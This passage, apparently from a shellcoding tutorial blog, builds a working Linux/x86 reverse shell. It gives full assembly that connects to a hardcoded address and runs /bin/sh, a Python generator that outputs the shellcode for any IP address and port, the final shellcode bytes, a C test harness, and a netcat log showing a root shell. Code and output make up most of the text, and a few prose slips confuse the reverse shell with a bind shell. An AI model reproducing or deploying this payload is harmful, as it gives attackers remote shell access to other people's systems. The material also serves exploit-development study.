OK, back to the business ☺, as the last step we put the actual stack memory address in $ecx and call the kernel.

```
;execute shell (here we use /bin/sh) using execve call
;execve("//bin/sh",["//bin/sh"])
; eax=0x0b, ebx=(pointer to the kernel instruction), ecx=0, edx=0

mov al, 0x0b         ; execve system call
cdq                  ; zeros out edx: extends the eax register into edx in case the SF flag is set
mov ecx, edx         ; zero out ecx
push edx             ; push null
push 0x68732f6e      ; hs/n
push 0x69622f2f      ; ib//
mov ebx,esp          ; save pointer
int 0x80
```

The last step is to run /bin/sh using execve to receive our shell!

```
;execute shell (here we use /bin/sh) using execve call
;execve("//bin/sh",["//bin/sh"])
; eax=0x0b, ebx=(pointer to the kernel instruction), ecx=0, edx=0

mov al, 0x0b         ; execve system call
cdq                  ; zeros out edx: extends the eax register into edx in case the SF flag is set
mov ecx, edx         ; zero out ecx
push edx             ; push null
push 0x68732f6e      ; hs/n
push 0x69622f2f      ; ib//
mov ebx,esp          ; save pointer
int 0x80
```

Syscall number for execve is 0x0b (decimal 11), which is put in $al as usual. We also set $edx to zero, using the good old **cdq** command trick that puts 0x00 in $edx if the SF flag is not set in the CPU, that is only 1 after arithmetic calculation which returns a negative value, which is not the case here, so with a single byte (cdq) we accomplish our goal. We move $edx to $ecx to zero that out, this way we've prepared the second ($ecx) and third ($edx) arguments of the execve() function for the syscall.

In the stack we need to load the command that will be executed on the remote box, which is the **/bin/sh** executable file. But there is a problem, we only can operate with the default chunk size of the stack which is a double word (4 bytes). The "/bin/sh" string is 7 byes long. In Linux luckily it is not important how many "/" character we use to issue a command, "/bin/sh" is the same as "////bin/sh" or "/bin////sh"

Knowing that we simply use **"//bin/sh**", which will take two double words, of course in reverse order, using the ASCII table:

```
\x68\x73\x2f\x6e = hs/n
\x69\x62\x2f\x2f = ib//
```

Push them in the stack ☺! Don't forget that we always need to mark the end of a string with a zero byte so push $edx to the stack first which contains 0x00 at the moment. Also move the stack address in $ebx. As the very last command we issue the syscall!

We are done!

The final code is:

```
; Title: Linux/x86 Reverse Shell code - 73 bytes
; Author: Zsolt Agoston (agzsolt)

global _start

section .text

_start:

;create socket
;in /usr/include/i386-linux-gnu/asm/unistd_32.h searching for socket gives back syscall 102 (#define
__NR_socketcall 102), in hex it is 0x66
;int socket(int domain, int type, int protocol) ==> socket(AF_INET, SOCK_STREAM, 0) ==> socket(2,1,0)
;AF_INET = 2  ( /usr/include/i386-linux-gnu/bits/socket.h)
;SOCK_STREAM = 1 (/usr/include/i386-linux-gnu/bits/socket_type.h)
; eax=0x66, ebx=0x01, stack has the socket args: 2,1,0

push 0x66           ; move socket syscall to eax
pop eax
xor edx, edx        ; zero out edx
push edx            ; protocol=0
inc edx
push edx            ; sock_stream=1
mov ebx, edx        ; ebx=1
inc edx
push edx            ; AF_INET=2
mov ecx, esp        ; save the pointer to args in ecx register
int 0x80            ; call socketcall()

mov ebx, eax        ; store socket file descriptor in ebx

;redirect stdin, stdout, stderr
;int dup2(int oldfd, int newfd);
;dup2(clientfd, 0); // stdin
;dup2(clientfd, 1); // stdout
;dup2(clientfd, 2); // stderr
; eax=0x3f, ebx=clientfd, ecx= (with the loop, it's 2-1-0 to redirect all 3 file descriptors)

mov ecx, edx        ; loop counter=2, making 3 loops, we use edx which already is edx=0x02

stdloop:
        mov al, 0x3f
        int 0x80
        dec ecx
        jns stdloop

;connect(sock_file_des,(struct sockaddr *) &sock_ad,sizeof(sock_ad));
;sock_ad.sin_family = AF_INET;
;sock_ad.sin_port = htons(2020);
;sock_ad.sin_addr.s_addr = inet_addr("192.168.85.136");
;connect=3
; eax=0x66, ebx=3, ecx=args (sockfd, struct, lenght of struct (8+8byte), the struct itself[AF_INET, port, ip
address])

xchg ebx, edx       ; before xchg edx=2 and ebx=sock_file_des and after xchg ebx=2, edx=sock_file_des
push 0x8855a8c0     ; sock_ad.sin_addr.s_addr = inet_addr("192.168.85.136");
push word 0xe407    ; sock_ad.sin_port = htons(2020);
push word bx        ; sock_ad.sin_family = AF_INET=2;
mov ecx, esp        ; pointer to struct

mov al, 0x66        ; socket call (0x66)
inc ebx             ; connect(3)
push 0x10           ; sizeof(struct sockaddr_in)
push ecx            ; struct
push edx            ; sockfd
mov ecx, esp        ; save the pointer to args in ecx register
int 0x80

;execute shell (here we use /bin/sh) using execve call
;int execve(const char *filename, char *const argv[], char *const envp[]);
;execve("//bin/sh",["//bin/sh"])
; eax=0x0b, ebx=(pointer to the kernel instruction), ecx=0, edx=0
```

```
mov al, 0x0b         ; execve system call
cdq                  ; zeros out edx: extends the eax register into edx in case the SF flag is set
mov ecx, edx         ; zero out ecx
push edx             ; push null
push 0x68732f6e      ; hs/n
push 0x69622f2f      ; ib//
mov ebx,esp          ; save pointer
int 0x80
```

Now it's easy to create the script, that takes the ip address and port number as command line arguments, and convert them to hexadecimal format and split those into single byte values after which it generates the whole shellcode in hex format that can be tested with a simple c program.

Let's do it:

First I save the code to a file called linux_x86_bind.nasm and compile it:

```
nasm -f elf32 -o linux_x86_reverse.o linux_x86_reverse.nasm
ld -o linux_x86_reverse linux_x86_reverse.o
```


Then I extract the code in hexadecimal format using the objdump command:

```
objdump -d linux_x86_reverse |grep '[0-9a-f]:'|grep -v 'file'|cut -f2 -d:|cut -f1-7 -d' '|tr -s ' '|tr '\t' '
'|sed 's/ $//g'|sed 's/ /\\x/g'|paste -d '' -s |sed 's/^/"/'|sed 's/$/"/g'
```

It's important to say that neither the ip octets, nor any of the port hex numbers can be zero bytes, if they were, the shellcode would be partially dropped by the target which is not desirable.

```
#!/usr/bin/python
# Title: Linux/x86 Reverse Shell code creator
# Author: Zsolt Agoston (agzsolt)

import sys

if len(sys.argv)<3:
        print "Usage: "+sys.argv[0]+" [target ip address] [port number]"
        exit()

ipaddr = str(sys.argv[1])
f_ipbyte = int(ipaddr.split('.')[0])
s_ipbyte = int(ipaddr.split('.')[1])
t_ipbyte = int(ipaddr.split('.')[2])
fo_ipbyte = int(ipaddr.split('.')[3])

if f_ipbyte<1 or f_ipbyte>255 or s_ipbyte<1 or s_ipbyte>255 or t_ipbyte<1 or t_ipbyte>255 or fo_ipbyte<1 or
fo_ipbyte>255:
        print "[!] Octets can't be less then 1 or larger then 255"
        exit()

hexfbyte = hex(f_ipbyte)[2:].zfill(2)
hexsbyte = hex(s_ipbyte)[2:].zfill(2)
hextbyte = hex(t_ipbyte)[2:].zfill(2)
hexfobyte = hex(fo_ipbyte)[2:].zfill(2)

port = int(sys.argv[2])

if port>65535 or port<1:
        print "[!] Port value must be between 1 and 65535!"
        exit()

hexport = hex(port)[2:].zfill(4)        # if the value is shorter than 4 chars, it inserts leading 0-s

fbyte = hexport[0:2]                    # put first byte of port in fbyte, second byte on sbyte
sbyte = hexport[2:4]

if fbyte == "00" or sbyte == "00":
        print "Port value in hex contains a zero byte which is not permitted!"
        exit()
print "\033[1;36m\nReverse shell to " + ipaddr + " on port tcp/" + str(port) + "\033[1;m\n"

shellcode = (
"\\x6a\\x66\\x58\\x31\\xd2\\x52\\x42\\x52\\x89\\xd3\\x42\\x52\\x89\\xe1\\xcd\\x80"+
"\\x89\\xc3\\x89\\xd1\\xb0\\x3f\\xcd\\x80\\x49\\x79\\xf9\\x87\\xda\\x68\033[1;32m\\x"+hexfbyte+"\\x"+hexsbyte+
"\\x"+hextbyte+"\\x"+hexfobyte+"\033[1;m\\x66\\x68\033[1;32m\\x"+fbyte+"\\x"+sbyte+"\033[1;m\\x66\\x53\\x89\\xe1\\xb0
\\x66\\x43\\x6a\\x10\\x51"+
"\\x52\\x89\\xe1\\xcd\\x80\\xb0\\x0b\\x99\\x89\\xd1\\x52\\x68\\x6e\\x2f\\x73\\x68"+
"\\x68\\x2f\\x2f\\x62\\x69\\x89\\xe3\\xcd\\x80")

print "Shellcode:\n\n\"" + shellcode + "\"\n\n"
```

Let’s test it! We connect back on the loop address, and remember, no zero bytes are allowed so we use the 127.1.1.1 address instead of 127.0.0.1!




```
root@slae:~/p# python linux_x86_reverse.py 127.1.1.1 1234

Reverse shell to 127.1.1.1 on port tcp/1234

Shellcode:

"\x6a\x66\x58\x31\xd2\x52\x42\x52\x89\xd3\x42\x52\x89\xe1\xcd\x80\x89\xc3\x89\xd1\xb0\x3f\xcd\x80\x49\x79\xf9
\x87\xda\x68\x7f\x01\x01\x01\x66\x68\x04\xd2\x66\x53\x89\xe1\xb0\x66\x43\x6a\x10\x51\x52\x89\xe1\xcd\x80\xb0\
x0b\x99\x89\xd1\x52\x68\x6e\x2f\x73\x68\x68\x2f\x2f\x62\x69\x89\xe3\xcd\x80"


root@slae:~/p#
```

I inject it to a skeleton C script, compile it and run the new executable that contains our payload


```
#include<stdio.h>
#include<string.h>

unsigned char code[] = \
"\x6a\x66\x58\x31\xd2\x52\x42\x52\x89\xd3\x42\x52\x89\xe1\xcd\x80\x89\xc3\x89\xd1\xb0\x3f\xcd\x80\x49\x79\xf9\x87\xda
\x68\x7f\x01\x01\x01\x66\x68\x04\xd2\x66\x53\x89\xe1\xb0\x66\x43\x6a\x10\x51\x52\x89\xe1\xcd\x80\xb0\x0b\x99\x89\xd1\
x52\x68\x6e\x2f\x73\x68\x68\x2f\x2f\x62\x69\x89\xe3\xcd\x80";

int main()
{
  printf("Shellcode Length:  %d\n", strlen(code));
int (*ret)() = (int(*)())code;
ret();
}
```

Compile: “`gcc -fno-stack-protector -z execstack -o linux_x86_reverse linux_x86_reverse.c`”

Running it we can see it’s waiting for incoming connections, we use netcat to connect to our machine. Because the bind shell is listening on all IP addresses we simply use the loopback address, and port 1234:



```
root@slae:~/p# ./linux_x86_reverse
Shellcode Length:  73
```



```
root@slae:~/p# nc -nlvp 1234
Listening on [0.0.0.0] (family 0, port 1234)
Connection from [127.0.0.1] port 1234 [tcp/*] accepted (family 2, sport 60318)

id
uid=0(root) gid=0(root) groups=0(root)

ifconfig
ens33     Link encap:Ethernet  HWaddr 00:0c:29:e6:ce:06
          inet addr:192.168.214.154  Bcast:192.168.214.255  Mask:255.255.255.0
          inet6 addr: fe80::2964:7bb7:2c1b:978b/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:4848 errors:0 dropped:0 overruns:0 frame:0
          TX packets:2889 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:1342627 (1.3 MB)  TX bytes:495224 (495.2 KB)
          Interrupt:19 Base address:0x2024

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:2364 errors:0 dropped:0 overruns:0 frame:0
          TX packets:2364 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:593568 (593.5 KB)  TX bytes:593568 (593.5 KB)
```

Excellent!